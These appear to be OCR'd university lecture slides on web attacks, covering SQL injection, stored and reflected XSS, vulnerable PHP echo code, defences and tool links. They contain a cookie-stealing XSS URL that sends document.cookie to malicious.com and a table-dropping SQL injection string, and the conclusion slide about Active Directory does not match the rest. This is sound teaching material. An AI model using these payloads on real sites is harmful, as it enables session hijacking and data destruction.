- Input sanitisation
- Access control
- No direct access to the DB
- Do not embed db account passwords
- Do not leak error messages

SQLi


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQLi – Prevention



XSS

- Cross-Site Scripting (XSS, CSS etc)
- Exploiting the fact that web browsers can **execute commands**
  - Embedded in HTML page
  - Support different languages (javascript, ActiveX, etc)
- Cross-Site means sending **foreign script** from server to client
  - Exploiting servers to send attacker's malicious script codes to the client
  - Client executes the malicious script on its web browser
- Attacker can execute **any commands** on the client's computer
  - access credentials, DoS, modify web pages

XSS

The attacker injects a payload in the website's database by submitting a vulnerable form with some malicious JavaScript

The victim's browser will execute the malicious script inside the HTML body. In this case it would send the victim's cookie to the attacker's server.

The victim requests the web page from the website

The website serves the victim's browser the page with the attacker's payload as part of the HTML body.

https://www.acunetix.com/websitesecurity/cross-site-scripting/

Stored XSS - Example

- This scenario is *Stored XSS*
- Consider the user searching for some items on the site
  - Parsed in as: http://site.com/search.php?term=batman
- The implementation at the server side of search.php:


```
<HTML>
<TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>:
…
</BODY>
</HTML>
```

Echo search term into response


Stored XSS - Example

- Now, consider the following link
  - http://site.com/search.php?term=<script>window.open(
    "http://malicious.com?cookie=" +document.cookie
)</script>
- What happens when the user clicks the link?
  1. Browser goes to malicious.com/search.php
  2. site.com returns <HTML> Results for <script> … </script>
  3. Browser executes the returned script:
     - Send the bad guy cookie for site.com

Stored XSS - Example



DVWA – Stored XSS



XSS - Example

- The attacker stores the malicious code on the server in order to succeed its attack
- Another well known scenario is *Reflected XSS*
- The attacker can lure targets to click on malicious links to access the service, and the malicious code is reflected back to the target computer

Reflected XSS - Example

Attacker

1. Malicious script sent to the target

Target

2. Target clicks the link sent by the attacker

Server


4. Browser sends the session cookies to the attacker

3. Script executed and reflected back to the target browser

Reflected XSS - Example

- A scenario is as follows.
  - Attacker locates popular software hosted on *files.com*
  - Attacker creates a URL pointing to the software, but with a malicious fragment
    - E.g., javascript: files.com/path/to/file.exe#s=javascript:alert(“xss”);)
  - Attacker distributes the link, send it to the target
  - Malicious code is executed if the victim’s system meets certain system requirements
    - E.g., plugin version, OS version, browser version etc.

DVWA – Reflected XSS



XSS Protection

- Input validation and filtering
  - Similar to SQL injection
- Output filtering and encoding
  - Removing special characters and commands
- Use anti-XSS tools
  - Data tainting, static analysis etc.
- Use proxy, firewalls and auditing systems

Other Web Attacks

- SQLi and XSS are just two of **many other** web-based attack techniques
- The basics covered today are usually **not applicable** (hopefully!) in today's systems
  - Although you can still find them in poorly developed web applications
- There are many **tools** to identify such vulnerabilities
  - See additional items section for the list!

Conclusion

- Active Directory is widely used, but it is often ill-configured and causes a lot of security issues.
- We had a look at how various ways the AD could be exploited, and there are many other exploits that attacks AD.
- Moving to the cloud (i.e., Azure AD) requires additional security measures as now the DC cannot be hidden within the private network so easily.

Additional Items

- Web based attacks
  - https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/web-based-attacks-09-en.pdf
- SQL (http://www.sql-tutorial.net/)
- SQLi
  - https://www.acunetix.com/blog/articles/injection-attacks/
  - https://www.w3schools.com/sql/sql_injection.asp
  - SQLi online detection: https://suip.biz/?act=sqlmap
  - SQLi cheat sheet: https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
  - DEFCON 17: advanced SQL injection: https://www.youtube.com/watch?v=rdyQoUNeXSg&feature=relmfu
  - https://www.hackingarticles.in/manual-sql-injection-exploitation-step-step/
- XSS
  - https://www.acunetix.com/websitesecurity/cross-site-scripting/

Additional Items

- Web application vulnerability scanning tools
  - W3af (http://w3af.org/)
  - wpoison (https://sourceforge.net/projects/wpoison/)
  - Wapiti (http://wapiti.sourceforge.net/)
  - OWASP ZAP (https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)